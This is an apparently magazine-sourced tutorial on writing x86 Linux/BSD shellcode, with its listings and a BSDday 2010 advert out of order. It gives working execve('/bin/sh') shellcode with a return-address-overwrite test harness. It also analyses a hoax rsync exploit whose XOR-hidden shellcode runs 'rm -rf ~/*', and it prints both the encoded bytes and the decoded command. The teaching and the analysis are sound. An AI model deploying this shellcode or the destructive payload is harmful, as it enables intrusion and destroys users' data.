After the syscall number and the parameters have been stored in the appropriate registers, the 0x80 interrupt is executed: the CPU enters kernel mode, executes the system call and returns the control to the user process.

To recap, to execute a system call, you need to:

- store the syscall number in EAX;
- store the syscall arguments in the appropriate registers or:
  - create an in-memory structure containing the syscall parameters,
  - store in EBX a pointer to the first argument;
- execute the 0x80 software interrupt.

Now let's take a look at the most classic example: the _exit(2) syscall. We know from the /usr/src/linux/include/asm-i386/unistd.h file (see above) that it is number 1. The man page tells us that it requires only one parameter (status): see Listing 2.

which we will store in the EBX register. Therefore, the instructions for executing this syscall are:

Listing 4. *Executing the system call*

```
(gdb) disas exit
Dump of assembler code for function exit:
[...]
0x40052aed <exit+141>:  mov    0x8(%ebp),%eax
0x40052af0 <exit+144>:  mov    %eax,(%esp)
0x40052af3 <exit+147>:  call   0x400ced9c <_exit>
[...]
End of assembler dump.
(gdb) disas _exit
Dump of assembler code for function _exit:
0x400ced9c <_exit+0>:   mov    0x4(%esp),%ebx
0x400ceda0 <_exit+4>:   mov    $0xfc,%eax
0x400ceda5 <_exit+9>:   int    $0x80
0x400ceda7 <_exit+11>:  mov    $0x1,%eax
0x400cedac <_exit+16>:  int    $0x80
0x400cedae <_exit+18>:  hlt
0x400cedaf <_exit+19>:  nop
End of assembler dump.
(gdb)
```

Listing 5. *Here are the first lines of the file (/usr/src/sys/kern/syscalls.master file) on OpenBSD*

```
/usr/src/sys/kern/syscalls.master
[...]
1       STD             { void sys_exit(int rval); }
2       STD             { int sys_fork(void); }
3       STD             { ssize_t sys_read(int fd,
                   void *buf, size_t nbyte); }
4       STD             { ssize_t sys_write(int fd,
                   const void *buf, \
                           size_t nbyte); }
5       STD         { int sys_open(const char *path, \
                        int flags, ... mode_t mode); }
6       STD             { int sys_close(int fd); }
7       STD             { pid_t sys_wait4(pid_t pid,
                    int *status, int options, \
                            struct rusage *rusage); }
8       COMPAT_43       { int sys_creat(const char
                    *path, mode_t mode); } ocreat
[...]
```

Listing 6. *Getting the opcodes*

```
$ nasm -f elf exit.asm
$ objdump -d exit.o

exit.o:     file format elf32-i386

Disassembly of section .text:

00000000 <.text>:
   0:   bb 00 00 00 00          mov    $0x0,%ebx
   5:   b8 01 00 00 00          mov    $0x1,%eax
   a:   cd 80                   int    $0x80
$
```

Listing 7. *Testing the opcodes*

```
sc_exit.c
char shellcode[] = "\xbb\x00\x00\x00\x00"
                   "\xb8\x01\x00\x00\x00"
                   "\xcd\x80";

int main()
{
        int *ret;
        ret = (int *)&ret + 2;
        (*ret) = (int)shellcode;
}
```

```
exit.asm

mov eax, 1      ; Number of the _exit(2) syscall
mov ebx, 0      ; status
int 0x80        ; Interrupt 0x80
```

libc

As we've stated before, a system call can also be executed by the means of a C function. So let's take a look at how to achieve the same results as above using a simple C program:

Listing 8. *Verifiyng the shellcode*

```
$ strace ./sc_exit
execve("./sc_exit", ["./sc_exit"], [/* 16 vars */]) = 0
uname({sys="Linux", node="Knoppix", ...}) = 0
brk(0)                                  = 0x8049588
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_
                    PRIVATE|MAP_ANONYMOUS, -1, 0) =
                    0x40017000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT
                    (No such file or directory)
open("/etc/ld.so.preload", O_RDONLY)    = -1 ENOENT
                    (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=60420, ...})
                    = 0
old_mmap(NULL, 60420, PROT_READ, MAP_PRIVATE, 3, 0) =
                    0x40018000
close(3)                                = 0
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT
                    (No such file or directory)
open("/lib/libc.so.6", O_RDONLY)        = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\
                    0\0\200^\1"..., 512) = 512
fstat64(3, {st_mode=S_IFREG|0644, st_size=1243792,
                    ...}) = 0
old_mmap(NULL, 1253956, PROT_READ|PROT_EXEC, MAP_
                    PRIVATE, 3, 0) = 0x40027000
old_mmap(0x4014f000, 32768, PROT_READ|PROT_WRITE, MAP_
                    PRIVATE|MAP_FIXED, 3, 0x127000) =
                    0x4014f000
old_mmap(0x40157000, 8772, PROT_READ|PROT_WRITE, MAP_
                    PRIVATE|MAP_FIXED|MAP_ANONYMOUS,
                    -1, 0) = 0x40157000
close(3)                                = 0
munmap(0x40018000, 60420)               = 0
_exit(0)                                = ?
$
```

Listing 9. *Verifiyng the shellcode*

```
$ nasm -f exit2.asm
$ objdump -d exit2.o

exit2.o:     file format elf32-i386
Disassembly of section .text:

00000000 <.text>:
   0:   31 db                   xor    %ebx,%ebx
   2:   b0 01                   mov    $0x1,%al
   4:   cd 80                   int    $0x80
$
```

Listing 10. *The binary built from the previous exit.c listing and opened with gdb*

```
$ gdb ./exit
GNU gdb 6.1-debian
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General
                    Public License, and you are
welcome to change it and/or distribute copies of it
                    under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show
                    warranty" for details.
This GDB was configured as "i386-linux"...Using host
                    libthread_db library "/lib/
                    libthread_db.so.1".

(gdb) break main
Breakpoint 1 at 0x804836a
(gdb) run
Starting program: /ramdisk/var/tmp/exit

Breakpoint 1, 0x0804836a in main ()
(gdb) disas _exit
Dump of assembler code for function _exit:
0x400ced9c <_exit+0>:   mov    0x4(%esp),%ebx
0x400ceda0 <_exit+4>:   mov    $0xfc,%eax
0x400ceda5 <_exit+9>:   int    $0x80
0x400ceda7 <_exit+11>:  mov    $0x1,%eax
0x400cedac <_exit+16>:  int    $0x80
0x400cedae <_exit+18>:  hlt
0x400cedaf <_exit+19>:  nop
End of assembler dump.
(gdb)
```

BSDday 2010 Argentina

5 - 6 Nov.

Faculty of Exact and Natural Sciences,
University of Buenos Aires
Buenos Aires City, Argentina

BSDday Argentina is a series of technical conferences and talks made by and for developers, sysadmins and users interested in the BSD operating systems, and related free software projects.

Call for Papers!

Call for Papers is open and you can send us your proposal to llamcha@bsdday.org

Complete info of CFP:
http://www.bsdday.org.ar/consola-en/cfp.txt

Follow us!
@bsdday

Registration Open!

http://www.bsdday.org.ar/consola-en/

```
exit.c
main () {
        exit(0);
}
```

We only have to compile it:

```
$ gcc -o exit exit.c
```

and disassemble it with `gdb` (*http://www.gnu.org/software/gdb/*) to make sure it executes the system call and see how it works under the hood: see Listing 3.

The last instruction in `main()` is the call to the `exit(3)` function. We will now see that `exit(3)`, in turn, calls the `_exit(2)` function which will finally execute the system call, including the 0x80 interrupt: see Listing 4.

Therefore, a shellcode using the libc to indirectly execute the `_exit(2)` system call looks like:

```
push    dword 0         ; status
call    0x8048284       ; Call the libc exit() function
                      (address obtained
                        ;   from the above disassembly)
add     esp, 4          ; Clean up the stack
```

*BSD system calls

In the *BSD family, direct system calls (i.e. through the 0x80 interrupt) are slightly different than in Linux, while there's no difference in indirect system calls (i.e. using the libc functions addresses).

The numbers of the syscalls are listed in the `/usr/src/sys/kern/syscalls.master` file, which also contains the prototypes of the syscall functions. Here are the first lines of the file on OpenBSD: see Listing 5.

The first column contains the system call number, the second contains the type of the system call and the third the prototype of the function. Unlike Linux, *BSD system calls don't use the fastcall convention (i.e. passing

Listing 11. *Spawning a shell*

```
man 2 execve
EXECVE(2)                    Linux Programmer's Manual
                                        EXECVE(2)

NAME
       execve - execute program

SYNOPSIS
       #include <unistd.h>

       int execve(const char *filename, char *const
                    argv [], char *const envp[]);

DESCRIPTION
       execve() executes the program pointed to by
                    filename.  filename must be
       either a binary executable, or a script
                    starting with a line of the form
       "#! interpreter  [arg]". In the  latter  case,
                    the interpreter must be a
       valid pathname for an executable which is not
                    itself a script, which will be
       invoked as interpreter [arg] filename.

       argv is an array of argument strings passed to
                    the new program.  envp is  an
       array  of strings,  conventionally  of the form
                    key=value, which are passed
       as environment to the new program.  Both, argv
                    and envp must be terminated by
       a null pointer.   The  argument vector  and
                    environment can be accessed by
       the called program's main function, when it is
                    defined as int main(int argc,
       char *argv[], char *envp[]).
[...]
```

Listing 12. *The overall structure of the shellcode*

```
jmp short mycall      ; Immediately jump to the call
                      instruction

shellcode:
    pop   esi         ; Store the address of "/bin/sh"
                      in ESI
    [...]

mycall:
    call  shellcode   ; Push the address of the next
                      byte onto the stack: the next
    db    "/bin/sh"   ;  byte is the beginning of the
                      string "/bin/sh"
```

arguments in registers), but use the C calling convention instead, pushing arguments on the stack. Arguments are pushed in reverse order (from right to left), so that they are extracted in the correct order by the function. Immediately after the system call returns, the stack needs to be cleaned up by adding to the stack pointer (`ESP`) a number equal to the size, in bytes, of the arguments (to put it simply, you have to add the number of arguments multiplied by 4).

The role of the `EAX` register, instead, remains the same: it must contain the syscall number and will eventually contain the return value. Therefore, to recap, executing a system call requires four steps:

- storing the syscall number in `EAX`;
- pushing (in reverse order) the arguments on the stack;
- executing the 0x80 software interrupt;
- cleaning up the stack.

The previous example for Linux, now becomes on *BSD:

```
exit_BSD.asm
mov   eax, 1     ; Syscall number
push dword 0     ; rval
push eax         ; Push one more dword (see below)
int  0x80        ; 0x80 interrupt
add  esp, 8      ; Clean up the stack
```

As you can see, before executing the software interrupt, you need to push one extra dword on the stack (any dword will do); for an in-depth discussion on this topic, please refer to [FreeBSD] (*http://www.int80h.org/bsdasm/#default-calling-convention*).

Writing the shellcode

The next examples refer to Linux, but can be easily adapted to the *BSD world.

So far, we have seen how to execute simple commands using system calls. To obtain our shellcode, now, we only have to get the opcodes corresponding to the assembler instructions. There are typically three methods to get the opcodes:

- writing them manually in hex (with the Intel® dcoumentation at hand!),
- writing the assembly code and then extracting the opcodes,
- writing the C code and disassebling it.

Listing 13. *Resulting assenbly code*

```
get_shell.asm
jmp short    mycall                ; Immediately jump to the call instruction

shellcode:
    pop        esi                 ; Store the address of "/bin/sh" in ESI
    xor        eax, eax            ; Zero out EAX
    mov byte   [esi + 7], al       ; Write the null byte at the end of the string

    mov dword  [esi + 8],  esi     ; [ESI+8], i.e. the memory immediately below the string
                                   ;   "/bin/sh", will contain the array pointed to by the
                                   ;   second argument of execve(2); therefore we store in
                                   ;   [ESI+8] the address of the string...
    mov dword  [esi + 12], eax     ; ...and in [ESI+12] the NULL pointer (EAX is 0)
    mov        al,  0xb            ; Store the number of the syscall (11) in EAX
    lea        ebx, [esi]          ; Copy the address of the string in EBX
    lea        ecx, [esi + 8]      ; Second argument to execve(2)
    lea        edx, [esi + 12]     ; Third argument to execve(2) (NULL pointer)
    int        0x80                ; Execute the system call

mycall:
    call       shellcode           ; Push the address of "/bin/sh" onto the stack
    db         "/bin/sh"
```

I don't think this is the right place to talk about ModRM and SIB bytes, memory addressing and so on. So we won't delve here into writing hand-crafted machine code; anyway, you can find all the information you want (and probably more) in [Intel] (*http://developer.intel.com/design/pentium4/manuals/index_new.htm*). So let's take a look now at the other two methods.

In assembler

The second method is by far the most efficent and widespread, though we will see that all methods lead to the same results. Our first step will be to use the assembly code from the previous `exit.asm` example to write a shellcode that, using the `_exit(2)` syscall, will make the application exit cleanly. To get the opcodes, we will first assemble the code with `nasm` (*http://nasm.sourceforge.net/*) and then disassemble the freshly built binary with `objdump`: see Listing 6.

The second column contains the opcodes we need. Therefore, we can write our first shellcode and test it with a very simple C program `borrowed` from [Phrack] (*http://www.phrack.org/show.php?p=49&a=14*): see Listing 7.

Though very popular, the above lines may not be that straightforward. Anyway, they simply overwrite the return address of the `main()` function with the address of the shellcode, in order to execute the shellcode instructions upon exit from `main()`. After the first declaration, the stack will look like:

- Return address <Return address (pushed by the `CALL` instruction) to store in `EIP` upon exit
- Saved EBP <Saved `EBP` (to be restored upon exit from the function)
- ret <First local variable of the `main()` function

The second instruction increments the address of the `ret` variable by 8 bytes (2 dwords) to obtain the address of the return address, i.e. the pointer to the first instruction which will be executed upon exit from the `main()` function. Finally, the third instruction overwrites this address with the address of the shellcode. At this point, the program exits from the `main()` function, restores `EBP`, *stores the address of the shellcode in* `EIP` *and executes it.*

To see all this in operation, we just have to compile sc_exit.c and run it:

Listing 14. *Extracting the opcodes*

```
$ nasm -f elf get_shell.asm
$ ojdump -d get_shell.o

get_shell.o:     file format elf32-i386

Disassembly of section .text:

00000000 <shellcode-0x2>:
   0:   eb 18                  jmp    1a <mycall>

00000002 <shellcode>:
   2:   5e                     pop    %esi
   3:   31 c0                  xor    %eax,%eax
   5:   88 46 07               mov    %al,0x7(%esi)
   8:   89 76 08               mov    %esi,0x8(%esi)
   b:   89 46 0c               mov    %eax,0xc(%esi)
   e:   b0 0b                  mov    $0xb,%al
  10:   8d 1e                  lea    (%esi),%ebx
  12:   8d 4e 08               lea    0x8(%esi),%ecx
  15:   8d 56 0c               lea    0xc(%esi),%edx
  18:   cd 80                  int    $0x80

0000001a <mycall>:
  1a:   e8 e3 ff ff ff          call   2 <shellcode>
  1f:   2f                      das
  20:   62 69 6e                bound  %ebp,0x6e(%ecx)
  23:   2f                      das
  24:   73 68                   jae    8e
                    <mycall+0x74>
$
```

Listing 15. *Inserting opcodes them in the C program*

```
get_shell.c
char shellcode[] = "\xeb\x18\x5e\x31\xc0\x88\x46\x07\
                    x89\x76\x08\x89\x46"
                   "\x0c\xb0\x0b\x8d\x1e\x8d\x4e\x08\
                    x8d\x56\x0c\xcd\x80"
                   "\xe8\xe3\xff\xff\xff\x2f\x62\x69\
                    x6e\x2f\x73\x68";

int main()
{
        int *ret;
        ret = (int *)&ret + 2;
        (*ret) = (int)shellcode;
}
```

```
$ gcc -o sc_exit sc_exit.c
$ ./sc_exit
$
```

Let me guess: your mouth is not really wide open in amazement! Anyway, if we want to make sure it has really been our shellcode to make the program exit, we can verify it with `strace` (*http://www.sourceforge.net/projects/strace/*): see Listing 8.

On the last line, you can notice our `_exit(2)` system call. Unfortunately, looking at the shellcode, we can notice a little problem: it contains a lot of null bytes and, since the

Listing 16. *Disassembling with ndisasm*

```
$ echo -ne "\xeb\x17\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89"\
> "\xf3\x8d\x4e\x08\x31\xd2\xcd\x80\xe8\xe4\xff\xff\xff\x2f\x62\x69\x6e"\
> "\x2f\x73\x68\x58" | ndisasm -u -
00000000  EB17              jmp short 0x19     ; Initial jump to the CALL
00000002  5E                pop esi            ; Store the address of the string in
                                               ;   ESI
00000003  897608            mov [esi+0x8],esi  ; Write the address of the string in
                                               ;   ESI + 8
00000006  31C0              xor eax,eax        ; Zero out EAX
00000008  884607            mov [esi+0x7],al   ; Null-terminate the string
0000000B  89460C            mov [esi+0xc],eax  ; Write the null pointer to ESI + 12
0000000E  B00B              mov al,0xb         ; Number of the execve(2) syscall
00000010  89F3              mov ebx,esi        ; Store the address of the string in
                                               ;   EBX (first argument)
00000012  8D4E08            lea ecx,[esi+0x8]  ; Second argument (pointer to the
                                               ;   array)
00000015  31D2              xor edx,edx        ; Zero out EDX (third argument)
00000017  CD80              int 0x80           ; Execute the syscall
00000019  E8E4FFFFFF        call 0x2           ; Push the address of the string and
                                               ;   jump to the second
                                               ;   instruction
0000001E  2F                das                ; "/bin/shX"
0000001F  62696E            bound ebp,[ecx+0x6e]
00000022  2F                das
00000023  7368              jnc 0x8d
00000025  58                pop eax
$
```

Listing 17. *The less visible shellcode*

```
[...]
char shellcode2[] =
  "\xeb\x10\x5e\x31\xc9\xb1\x4b\xb0\xff\x30\x06\xfe\xc8\x46\xe2\xf9"
  "\xeb\x05\xe8\xeb\xff\xff\xff\x17\xdb\xfd\xfc\xfb\xd5\x9b\x91\x99"
  "\xd9\x86\x9c\xf3\x81\x99\xf0\xc2\x8d\xed\x9e\x86\xca\xc4\x9a\x81"
  "\xc6\x9b\xcb\xc9\xc2\xd3\xde\xf0\xba\xb8\xaa\xf4\xb4\xac\xb4\xbb"
  "\xd6\x88\xe5\x13\x82\x5c\x8d\xc1\x9d\x40\x91\xc0\x99\x44\x95\xcf"
  "\x95\x4c\x2f\x4a\x23\xf0\x12\x0f\xb5\x70\x3c\x32\x79\x88\x78\xf7"
  "\x7b\x35";
[...]
```

shellcode is often written into a string buffer, those bytes will be treated as string terminators by the application and the attack will fail. There are two ways to get around this problem:

- writing instructions that don't contain null bytes (not always possible),
- writing a self-modifying shellcode (without null bytes) which will write the necessary null bytes (e.g. string terminators) at run-time.

We will now apply the first method, while we will implement the second later.

First, the first instruction (`mov ebx, 0`) can be replaced by the more common (for performance reasons):

```
xor ebx, ebx
```

The second instruction, instead, contained all those zeroes because we were using a 32 bit register (`EAX`), thus making `0x01` become `0x01000000` (bytes are in reverse order because Intel® processors are little endian). Therefore, we can solve this problem simply using an 8 bit register (`AL`) instead of a 32 bit register:

```
mov al, 1
```

Listing 18. *Disassembling the shellcode*

```
$ echo -ne "\xeb\x10\x5e\x31\xc9\xb1\x4b\xb0\xff\x30\x06\xfe\xc8[...]" | \
> ndisasm -u -
00000000  EB10              jmp short 0x12    ; Jum to the CALL
00000002  5E                pop esi           ; Retrieve the address of byte 0x17
00000003  31C9              xor ecx,ecx       ; Zero out ECX
00000005  B14B              mov cl,0x4b       ; Setup the loop counter (see
                                              ;   insctruction 0x0E)
00000007  B0FF              mov al,0xff       ; Setup the XOR mask
00000009  3006              xor [esi],al      ; XOR byte 0x17 with AL
0000000B  FEC8              dec al            ; Decrease the XOR mask
0000000D  46                inc esi           ; Load the address of the next byte
0000000E  E2F9              loop 0x9          ; Keep XORing until ECX=0
00000010  EB05              jmp short 0x17    ; Jump to the first XORed instruction
00000012  E8EBFFFFFF        call 0x2          ; PUSH the address of the next byte and
                                              ;   jump to the second instruction
00000017  17                pop ss
[...]
```

Listing 19. *Decoding the shellcode using python*

```
decode.py
#!/usr/bin/env python

sc = "\xeb\x10\x5e\x31\xc9\xb1\x4b\xb0\xff\x30\x06\xfe\xc8\x46\xe2\xf9" + \
     "\xeb\x05\xe8\xeb\xff\xff\xff\x17\xdb\xfd\xfc\xfb\xd5\x9b\x91\x99" + \
     "\xd9\x86\x9c\xf3\x81\x99\xf0\xc2\x8d\xed\x9e\x86\xca\xc4\x9a\x81" + \
     "\xc6\x9b\xcb\xc9\xc2\xd3\xde\xf0\xba\xb8\xaa\xf4\xb4\xac\xb4\xbb" + \
     "\xd6\x88\xe5\x13\x82\x5c\x8d\xc1\x9d\x40\x91\xc0\x99\x44\x95\xcf" + \
     "\x95\x4c\x2f\x4a\x23\xf0\x12\x0f\xb5\x70\x3c\x32\x79\x88\x78\xf7" + \
     "\x7b\x35"

print "".join([chr((ord(x)^(0xff-i))) for i,x in enumerate(sc[0x17:])])
```

Now our assembly code looks like:

```
xor ebx, ebx
mov al, 1
int 0x80
```

and the shellcode becomes: see Listing 9, which, as you can see, doesn't contain any null bytes!

In C

Now let's take a look at the other technique to extract the opcodes: writing the program in C and disassembling it. Let's consider, for instance, the binary built from the previous `exit.c` listing and open it with `gdb` (*http://www.gnu.org/software/gdb/*): see Listing 10.

As you can see, the `_exit(2)` function actually executes two syscalls: first number 0xfc (252), `_exit_group(2)`, and then number 1, `_exit(2)`. The `_exit_group(2)` syscall is similar to `_exit(2)` but has the purpose to terminate all threads in the current thread group. Anyway, only the second syscall is required by our shellcode. So let's extract the opcodes with `gdb` (*http://www.gnu.org/software/gdb/*):

```
(gdb) x/4bx _exit
0x400ced9c <_exit>:      0x8b     0x5c
                     0x24     0x04
(gdb) x/7bx _exit+11
0x400ceda7 <_exit+11>
:  0xb8     0x01     0x00     0x00
    0x00     0xcd     0x80
(gdb)
```

Once again, to make the shellcode work in real-world applications, we will need to remove all those null bytes!

Spawning a shell

Now it's time to write a shellcode to do something a little more useful. For instance, we can write a shellcode to spawn a shell (`/bin/sh`) and eventually exit cleanly. The simplest way to spawn a shell is using the `execve(2)` syscall. Let's take a look at its usage from its man page: see Listing 11.

To recap, we need to pass it three arguments:

- a pointer to the name of the program to execute (in our case a pointer to the string `/bin/sh`);
- a pointer to an array of strings to pass as arguments to the program (the first argument must be `argv[0]`, i.e. the name of the program itself). The last element of the array must be a null pointer;
- a pointer to an array of strings to pass as environment to the program. These strings are usually in the form `key=value` and the last element must be a null pointer.

Therefore, spawning a shell from a C program looks like:

```
get_shell.c
#include <unistd.h>
```

Listing 20. *Decoding the shellcode using python*

```
$ ./decode.py | hexdump -C
00000000  e8 25 00 00 00 2f 62 69  6e 2f 73 68 00 73 68 00  |?%.../bin/sh.sh.|
00000010  2d 63 00 72 6d 20 2d 72  66 20 7e 2f 2a 20 32 3e  |-c.rm -rf ~/* 2>|
00000020  2f 64 65 76 2f 6e 75 6c  6c 00 5d 31 c0 50 8d 5d  |/dev/null.]1?P.]|
00000030  0e 53 8d 5d 0b 53 8d 5d  08 53 89 eb 89 e1 31 d2  |.S.].S.].S.ë.á1Ó|
00000040  b0 0b cd 80 89 c3 31 c0  40 cd 80                 |°.Í..?1?@Í.|
0000004c
```

Listing 21. *Decoding the shellcode using python. Disassembling*

```
$ ./decode.py | ndisasm -u -
00000000  E825000000         call 0x2a
00000005  2F                 das
00000006  62696E             bound ebp,[ecx+0x6e]
00000009  2F                 das
0000000A  7368               jnc 0x74
0000000C  007368             add [ebx+0x68],dh
0000000F  002D6300726D       add [0x6d720063],ch
00000015  202D7266207E       and [0x7e206672],ch
0000001B  2F                 das
0000001C  2A20               sub ah,[eax]
0000001E  323E               xor bh,[esi]
00000020  2F                 das
00000021  6465762F           gs jna 0x54
00000025  6E                 outsb
00000026  756C               jnz 0x94
00000028  6C                 insb
00000029  005D31             add [ebp+0x31],bl
[...]
```

```
int main() {
        char *args[2];
        args[0] = "/bin/sh";
        args[1] = NULL;
        execve(args[0], args, NULL);
}
```

In the above example we passed to `execve(2)`:

- a pointer to the string `/bin/sh`;
- an array of two pointers (the first pointing to the string `/bin/sh` and the second null);
- a null pointer (we don't need any environment variables).

Listing 22. *The beginning of the shellcode could be re-written this way*

```
E825000000                                      call 0x2a
2F62696E2F736800                                db   "/bin/sh"
736800                                          db   "sh"
2D6300                                          db   "-c"
726d202D7266207E2F2A20323E2F6465762F6E756C6C00  db   "rm -rf ~/* 2>/dev/null"
5D                                              pop ebp
[...]
```

Listing 23. *Examining the called function*

```
$ ./decode_exp.py | cut -c 43- | ndisasm -u -
00000000  5D            pop ebp          ; Retrieve the address of the string
                                         ;   "/bin/sh"
00000001  31C0          xor eax,eax      ; Zero out EAX
00000003  50            push eax         ; Push the null pointer onto the stack
00000004  8D5D0E        lea ebx,[ebp+0xe] ; Store the address of
                                         ;   "rm -rf ~/* 2>/dev/null" in EBX
00000007  53            push ebx         ;   and push it on the stack
00000008  8D5D0B        lea ebx,[ebp+0xb] ; Store the address of "-c" in EBX
0000000B  53            push ebx         ;   and push it on the stack
0000000C  8D5D08        lea ebx,[ebp+0x8] ; Store the address of "sh" in EBX
0000000F  53            push ebx         ;   and push it on the stack
00000010  89EB          mov ebx,ebp      ; Store the address of "/bin/sh" in
                                         ;   EBX (first arg to execve())
00000012  89E1          mov ecx,esp      ; Store the stack pointer to ECX (ESP
                                         ;   points to"sh", "-c", "rm...")
00000014  31D2          xor edx,edx      ; Third arg to execve()
00000016  B00B          mov al,0xb       ; Number of the execve() syscall
00000018  CD80          int 0x80         ; Execute the syscall
0000001A  89C3          mov ebx,eax      ; Store 0xb in EBX (exit code=11)
0000001C  31C0          xor eax,eax      ; Zero out EAX
0000001E  40            inc eax          ; EAX=1 (number of the exit() syscall)
0000001F  CD80          int 0x80         ; Execute the syscall
```

Now let's build it and see it work:

```
$ gcc -o get_shell get_shell.c
$ ./get_shell
sh-2.05b$ exit
$
```

Ok, we got our shell! Now let's see how to use this system call in assembler (since there are only three arguments, we can use registers). We immediately have to tackle two problems:

- the first is a well-known problem: we can't insert null bytes in the shellcode; but this time we can't help using them: for instance, the shellcode must contain the string `/bin/sh` and, in C, strings must be null-terminated. And we will even have to pass two null pointers among the arguments to `execve(2)`!
- the second problem is finding the address of the string. Absolute memory addressing makes development much longer and harder, but, above all, it makes almost impossible to port the shellcode among different programs and distributions.

To solve the first problem, we will make our shellcode able to put the null bytes in the right places at run-time. To solve the second problem, instead, we will use relative memory addressing.

The *classic* method to retrieve the address of the shellcode is to begin with a `CALL` instruction. The first thing a `CALL` instruction does is, in fact, pushing the address of the next byte onto the stack (to allow the RET instruction to insert this address in `EIP` upon return from the called function); then the execution jumps to the address specified by the parameter of the `CALL` instruction. This way we have obtained our starting point: the address of the first byte after the `CALL` is the last value on the stack and we can easily retrieve it with a `POP` instruction! Therefore, the overall structure of the shellcode will be: see Listing 12.

Let's see what it does:

- first of all, the shellcode jumps to the `CALL` instruction;
- the `CALL` pushes onto the stack the address of the string `/bin/sh` (not null-terminated yet); DB is a directive (not an instruction) that simply defines (i.e. reserves and initializes) a sequence of bytes; now the execution jumps back to the beginning of the shellcode;
- next, the address of the string is popped from the stack and stored in ESI. From now on, we will be able to refer to memory addresses with reference to the address of the string.

Now we can fill the structure of the shellcode with something useful. Let's see, step by step, what it will have to do:

- zero out `EAX` in order to have some null bytes available;
- terminate the string with a null byte, copying it from `EAX` (we will use the `AL` register);
- setup the array `ECX` will have to point to; it will be made up of the address of the string and a null pointer. We will accomplish this by writing the address of the string (stored in `ESI`) in the first free bytes right below the string, followed by the null pointer (once again we will use the zeroes in `EAX`);
- store the number of the syscall (0x0b) in `EAX`;

Bibliography

- *http://www.linux.com/howtos/Assembly-HOWTO/index.shtml* – Linux Assembly HOWTO
- *http://asm.sourceforge.net/intro/Assembly-Intro.html* – Introduction to UNIX assembly programming
- *http://asm.sourceforge.net/articles/linasm.html* – Using Assembly Language in Linux
- *http://www.drpaulcarter.com/pcasm/redir.php?file=pcasm-book-pdf.zip* – PC Assembly Tutorial
- *http://www.enderunix.org/docs/en/sc-en.txt* – Designing Shellcode Demystified
- *http://eu.wiley.com/WileyCDA/WileyTitle/productCd-0764544683.html* – The Shellcoder's Handbook, Koziol et al., Wiley, 2004

References

- [FreeBSD] – *http://www.int80h.org/bsdasm/* FreeBSD Assembly Language Tutorial
- [Phrack] – *http://www.phrack.org/show.php?p=49&a=14* Smashing The Stack For Fun And Profit
- [Intel] – *http://developer.intel.com/design/pentium4/manuals/index_new.htm* IA-32 Intel® Architecture Software Developer's Manuals

- store the first argument to `execve(2)` (i.e. the address of the string, saved in `ESI`) in `EBX`;
- store the address of the array in `ECX` (`ESI+`8);
- store the address of the null pointer in `EDX` (`ESI+`12);
- execute the interrupt 0x80.

This is the resulting assenbly code: see Listing 13.
Now let's extract the opcodes: see Listing 14.
insert them in the C program: see Listing 15.
and test it:

```
$ gcc -o get_shell get_shell.c
$ ./get_shell
sh-2.05b$ exit
$
```

Shellcode analysis

One last point that deserves attention is the importance of disassembling shellcodes, both to learn new techniques and to be sure about what they do before executing them.

Trust is good...

For instance, let's take a look at the shellcode from the exploit (*http://www.securityfocus.com/bid/12268/info/*), made available by Rafael San Miguel Carrasco, exploiting a local buffer overflow vulnerability of the Exim (*http://www.exim.org/*) MTA (releases 4.40 through 4.43).

```
static char shellcode[]=
"\xeb\x17\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\
                        xb0\x0b\x89"
"\xf3\x8d\x4e\x08\x31\xd2\xcd\x80\xe8\xe4\xff\xff\xff\x2f\
                        x62\x69\x6e"
"\x2f\x73\x68\x58";
```

Let's disassemble it with `ndisasm`; by now, we expect to see something familiar: see Listing 16.

...but control is better

It's always a good habit to examine a shellcode before executing it. For example, on the 28 May 2004, a prankster posted (*http://www.seclists.org/lists/fulldisclosure/2004/May/1395.html*) on full-disclosure (*http://lists.netsys.com/mailman/listinfo/full-disclosure*) what he asserted was a public exploit for a rsync (*http://www.samba.org/rsync/*) vulnerability. However, the code was weird: after a first, well-commented shellcode, there was a second, less visible shellcode: see Listing 17.

On top of that, after a brief look at the `main()` of the exploit, it was easy to spot that the latter shellcode was executed locally:

```
(long) funct = &shellcode2;
[...]
funct();
```

Therefore, if we want to know what the shellcode actually does, we can do nothing but disassemble it: see Listing 18.

As you can see, it's a self-modifying shellcode: instructions from 0x17 to 0x17 + 0x4B are decoded at run-time by XORing them with the value of `AL` (which is initially 0xFF and then decreases at each loop iteration). Once decoded, instructions are executed (`jmp short 0x17`). So let's try to understand which instructions will actually be executed. We can easily decode the shellcode using our beloved python (*http://www.python.org/*): see Listing 19.

`hexdump` can already give us a first idea: see Listing 20.

Mmmh... `/bin/sh`, `sh -c rm -rf ~/* 2>/dev/null` ... This doesn't look good... But let's disassemble it to be sure! (see Listing 21).

The first instruction is a `CALL`, immediately followed by the strings displayed by `hexdump`. The beginning of the shellcode could be re-written this way: see Listing 22.

